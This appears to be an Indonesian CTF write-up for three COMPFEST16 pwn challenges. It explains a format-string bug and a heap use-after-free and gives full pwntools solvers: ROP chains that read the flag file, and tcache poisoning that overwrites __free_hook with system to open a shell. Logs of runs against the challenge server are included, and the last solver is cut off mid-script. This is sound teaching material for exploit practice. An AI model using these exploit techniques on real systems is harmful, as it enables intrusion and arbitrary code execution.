
Jangan lupa juga untuk menghitung offset di mana payload kita terletak, karena akan digunakan untuk `fmtstr_payload`.


2. Susun ROP chain untuk list direktori dengan `getdents64`. Untuk detailnya, cek manual page dari `getdents64`. Saya juga menggunakan kelas ROP dari `pwntools` untuk memudahkan penyusunan ROP chain. Kalian bisa membaca dokumentasinya di sini.
3. Pisahkan ROP chain menjadi potongan-potongan (chunks) yang masing-masing berukuran 4 byte. Hal ini diperlukan agar ukuran payload tidak melebihi 64 byte. Gunakan `fmtstr_payload` untuk setiap chunk untuk melakukan overwrite pada alamat target yang sesuai.
4. Setelah mendapatkan nama file flag, ulangi langkah 2 dan 3, tetapi kali ini susunlah ROP chain untuk melakukan operasi `ORW` (open, read, write).

Solver:

```python
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p


def send_payload(payload):
    io.sendline(b"2")
    io.sendline(b"N")
    payload = (payload + b"\n")[:63]
    io.sendline(payload)
    io.recvuntil(b"The song file ")
    return io.recvuntil(b" is not found", drop=True)
```


```python
gdbscript = """
# b printf
b *main+206
c
"""
host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9008
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

leaks = send_payload(b"%33$p %28$p").split()

libc.address = int(leaks[0], 16) - (libc.sym["__libc_start_call_main"] + 0x80)
log.info(f"{hex(libc.address) = }")

retaddr = int(leaks[1], 16) + 8
log.info(f"{hex(retaddr) = }")

if args.LS:
    rop = ROP(libc, retaddr)
    rop.open(b".", 0x10000)
    rop.getdents64(3, retaddr - 0x8000, 0x1000)
    rop.write(1, retaddr - 0x8000, 0x1000)
else:
    rop = ROP(libc, retaddr)
    rop.open(b"flag-7c76921b144b830737737d5d7f6dd4d7.txt", 0)
    rop.read(3, retaddr - 0x8000, 0x1000)
    rop.write(1, retaddr - 0x8000, 0x1000)

prog = log.progress("Writing ROP chain")
iter = enumerate(unpack_many(rop.chain(), 32))
for i, v in iter:
    prog.status(f"{i}: {hex(v)}")
    payload = fmtstr_payload(10, {retaddr + i * 4: v}, write_size="short")
    assert len(payload) <= 64, len(payload)
    send_payload(safe_flat(payload))
prog.success()
io.sendline(b"3")
io.recvuntil(b"Goodbye!\n")
print(io.recvall().replace(b"\x00", b"").decode(errors="ignore"))
```


[msfir] ~/d/t/C/C/C/B/Brainrot Song Library (master|✓)
❯ ./x.py LS
[+] Opening connection to challenges.ctf.compfest.id on port 9008: Done
[*] hex(libc.address) = '0x7f225cafc000'
[*] hex(retaddr) = '0x7ffe84404e58'
[*] Loaded 219 cached gadgets for './libc.so.6'
[+] Writing ROP chain: Done
[+] Receiving all data: Done (4.00KB)
[*] Closed connection to challenges.ctf.compfest.id port 9008
!
.profile!
\x18\x04.!
\x03.bash_logout!
\x04\x18\x04..!
\x05.bashrc!
\x06call-me-mewing.txt!
\x07flag-7c76921b144b830737737d5d7f6dd4d7.txt!
glimpse-of-sigma.txt!
skibidi-out.txt!
never-gonna-rizz-you-up.txt!
\x0b\x18\x04bin!
\x0c
libx32!
chall.c!
\x0e
lib32!
\x0fmewing-out-loud.txt!
\x10\x18\x04usr>,
\x11\x18
lib?,
\x12
lib64!
\x13\x18\x04dev!
\x14chall


[msfir] ~/d/t/C/C/C/B/Brainrot Song Library (master|✓) [1]
❯ ./x.py
[+] Opening connection to challenges.ctf.compfest.id on port 9008: Done
[*] hex(libc.address) = '0x7fa28ea8c000'
[*] hex(retaddr) = '0x7ffd24ce2718'
[*] Loaded 219 cached gadgets for './libc.so.6'
[+] Writing ROP chain: Done
[+] Receiving all data: Done (4.00KB)
[*] Closed connection to challenges.ctf.compfest.id port 9008
COMPFEST16{r0tt3n_br4iN_r0tTeN_st4ck_RoTt3N_m1nd_4nD_r0ttEn_f0rm4t_sTr1N6_de598a0093}
[msfir] ~/d/t/C/C/C/B/Brainrot Song Library (master|✓)
❯

Flag:
COMPFEST16{r0tt3n_br4iN_r0tTeN_st4ck_RoTt3N_m1nd_4nD_r0ttEn_f0rm4t_sTr1N6_de598a0093}

[495 pts] Brainrot Song Library v2.0



Challenge ini adalah sebuah *heap exploitation* challenge. Program yang diberikan adalah program CRUD standar yang sering ditemukan dalam challenge heap lainnya. Vulnerability pada challenge ini adalah *Use After Free* (UAF), di mana kita dapat melakukan *view*, *edit,* dan *remove* terhadap song yang telah dihapus. Selain itu, fungsi *view* menggunakan *custom print* yang menampilkan seluruh byte (termasuk *null byte*) sebanyak ukuran konten song. Hal ini mempermudah kita untuk melakukan *leak* dengan cara yang lebih sederhana.


Berikut adalah potongan-potongan kode yang penting, termasuk yang menyebabkan *vulnerability* terjadi:

```
19    {
20      puts(&byte_200F);
21      puts("Title:");
22      read(0, title, 0x18uLL);
23      puts(&byte_200F);
24      puts("Content Size");
25      puts("For SHORT SONG, size must be inclusively between 32 - 128.");
26      puts("For LONG SONG, size must be larger than or equal to 1032.");
27      puts("Input content size:");
28      size = readInt();
29      puts(&byte_200F);
30      if ( size > 0x1F && (size <= 0x80 || size > 0x407) )
31      {
32        isLongSong[Int] = size > 0x407;  (1)
33        content = (char *)malloc(size);
34        songList[Int]->size = size;
35        songList[Int]->content = content;
36        strncpy(songList[Int]->title, title, 0x18uLL);
37        puts("Content:");
38        read(0, songList[Int]->content, (unsigned int)size);
39        isAllocated[Int] = 1;  (2)
40        hasAllocated[Int] = 1;
41      }
42      else
43      {
44        puts("Nuh uh!\n");
00001664 addSong:31 (1664)
```


1. Song ditandai sebagai LONG jika content size > 0x407. Jika ini dimaksudkan agar chunk tidak masuk ke dalam tcache, maka ini keliru karena size 0x408 masih bisa masuk.
2. Terdapat 2 array untuk menandai song di indeks terkait sudah dialokasikan. Kedua array ini akan menjadi penyebab krusial terjadinya UAF.

```
1  void __fastcall removeSong()
2  {
3    unsigned int Int; // [rsp+Ch] [rbp-4h]
4
5    puts("Which?");
6    Int = readInt();
7    if ( Int < 0xA )
8    {
9      if ( hasAllocated[Int] )  (3)
10     {
11       if ( isLongSong[Int] )  (1)
12         free(songList[Int]->content);
13       else
14         memset(songList[Int]->content, 0, songList[Int]->size);
15       memset(songList[Int], 0, 0x18uLL);
16       isAllocated[Int] = 0;  (2)
17     }
18     else
19     {
20       puts("There's GYATThing you can delete here.\n");
21     }
22   }
23   else
24   {
25     puts("Invalid index. Not sigma!\n");
26   }
0000186E removeSong:7 (186E)
```

1. Song's content hanya di-free jika dan hanya jika song tersebut termasuk LONG.
2. Setelah di-free, isAllocated di indeks terkait di-assign dengan false.
3. Akan tetapi, removeSong mengecek status alokasi song menggunakan array hasLocated, sehingga ini mengizinkan kita untuk melakukan double free.




```
void __fastcall viewSong()
{
  unsigned int index; // [rsp+Ch] [rbp-4h]

  puts("Which?");
  index = readInt();
  puts(&byte_200F);
  if ( index < 0xA )
  {
    if ( hasAllocated[index] )
    {
      printf("Title: %s", songList[index]->title);
      puts(&byte_200F);
      printf("Content: ");
      print_content(songList[index]->content, songList[index]->size);
    }
    else
    {
      puts("Index still empty, you haven't RIZZED here\n");
    }
  }
  else
  {
    puts("Invalid index. Not sigma!\n");
  }
}
00001456 viewSong:9 (1456)
```




```
void __fastcall editSong()
{
  unsigned int Int; // [rsp+Ch] [rbp-4h]

  puts("Which?");
  Int = readInt();
  if ( Int < 0xA )
  {
    if ( hasAllocated[Int] )
    {
      puts(&byte_200F);
      puts("Enter new content:");
      read(0, songList[Int]->content, songList[Int]->size);
    }
    else
    {
      puts("Empty index. Try LOOKSMAXXING first.\n");
    }
  }
  else
  {
    puts("Invalid index. Not sigma!\n");
  }
}
0000183E editSong:13 (183E)
```

Langkah eksploitasi:

1. **add(0, 0x500)** untuk persiapan leak libc.
2. **add(1, 0x38)** sebagai guard agar chunk sebelumnya tidak hilang karena konsolidasi.
3. **remove(0)** agar chunk masuk ke unsorted bin yang memiliki libc address di dalamnya.
4. **view(0)** UAF read untuk leak libc address (tepatnya di main_arena+96).
5. **add(2, 0x408)** dan **add(3, 0x408)** lalu **remove(3)** dan **remove(2)** untuk persiapan tcache poisoning.


6. **edit(2)** UAF write untuk melakukan tcache poisoning, yaitu dengan mengoverwrite pointer next chunk menjadi __free_hook.
7. **add(0x408)** sebagai dummy chunk, tetapi isi dengan string “/bin/sh” karena akan dipakai untuk spawn shell. Chunk ukuran 0x408 berikutnya akan terletak di __free_hook.
8. **add(0x408)** terletak di __free_hook, overwrite dengan system. Ini akan menyebabkan fungsi system akan dipanggil ketika melakukan free, dan argumennya adalah pointer yang di-free.
9. **remove(4)** yang berisi “/bin/sh” untuk men-trigger pemanggilan system(“/bin/sh”).

Solver:

```python
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p


def add(index, title, size, content):
    io.sendlineafter(b"> ", b"1")
    io.sendlineafter(b"index:\n", str(index).encode())
    io.sendafter(b"Title:\n", title[:0x18])
    io.sendlineafter(b"size:\n", str(size).encode())
    io.sendafter(b"Content:\n", content[:size])


def view(index):
    io.sendlineafter(b"> ", b"2")
```


```
    io.sendlineafter(b"?\n", str(index).encode())


def edit(index, content):
    io.sendlineafter(b"> ", b"3")
    io.sendlineafter(b"?\n", str(index).encode())
    io.sendafter(b"content:\n", content)


def remove(index):
    io.sendlineafter(b"> ", b"4")
    io.sendlineafter(b"?\n", str(index).encode())


gdbscript = """
c
"""

host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9017
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

add(0, b"START", 0x500, b"\n")
add(1, b"\n", 0x38, b"\n")
remove(0)

view(0)
io.recvuntil(b"Content: ")

libc.address = u64(io.recv(8)) - 0x1ECBE0
log.info(f"{hex(libc.address) = }")

add(2, b"\n", 0x408, b"\n")
add(3, b"\n", 0x408, b"\n")

remove(3)
remove(2)

edit(2, p64(libc.sym["__free_hook"]))

add(4, b"\n", 0x408, b"/bin/sh\0")
add(5, b"\n", 0x408, p64(libc.sym["system"]))

remove(4)
```

```
io.interactive()
```



Flag: COMPFEST16{soal_ini_baru_jadi_seminggu_sebelum_penyisihan_dan_gw_belom_pernah_bikin_soal_heap_semoga_gak_ada_unintended_98417d17cc}

[499 pts] Brainrot Song Library v2.0: Revenge



Challenge ini adalah versi revenge dari challenge sebelumnya. Perubahannya (yang saya ketahui) hanya menandai song sebagai LONG jika contents's size-nya > 0x408, bukan lagi 0x407. Hal ini menyebabkan kita tidak bisa membuat chunk yang dapat dimasukkan ke dalam tcache.

Langkah eksploitasi:


1. **add(0, 0x2000)** untuk persiapan leak libc sekaligus mengoverwrite chunk size agar eligible untuk masuk ke dalam tcache
2. **add(1, 0x38)** agar chunk sebelumnya tidak hilang karena konsolidasi
3. **remove(0)** untuk memasukkan chunk 0x2000 ke dalam unsorted bin
4. **view(0)** UAF read untuk leak libc address
5. **add(2, 0x408), add(3, 0x408),** dan **add(4, 0x408)**. Chunk 3 dan 4 adalah target yang akan dioverwrite sizenya.
6. **edit(0)** gunakan UAF write untuk mengoverwrite size dari chunk 3 dan 4 menjadi size yang cukup untuk dimasukkan ke dalam tcache, pada challenge ini saya menggunakan size 0x40. Buat juga fake chunk agar tampilan visual_heap di GEF / pwndbg tidak rusak.
7. **remove(4)** dan **remove(3)**, karena size-nya sudah diubah, maka keduanya akan masuk ke dalam tcache, dan kita bisa melakukan tcache poisoning.
8. **edit(0)** untuk melakukan tcache poisoning, dengan mengubah pointer next chunk dari chunk 3 menjadi __free_hook.
9. **add(5, 0x38)** isi dengan "/bin/sh".

10. **add(6, 0x38)** yang akan terletak di __free_hook, overwrite __free_hook dengan system.
11. **remove(3)** untuk trigger system("/bin/sh"). Note: saya tidak tau kenapa harus indeks 3.

Solver:

```python
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)


def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p


def add(index, title, size, content):
    io.sendlineafter(b"> ", b"1")
    io.sendlineafter(b"index:\n", str(index).encode())
    io.sendafter(b"Title:\n", title[:0x18])
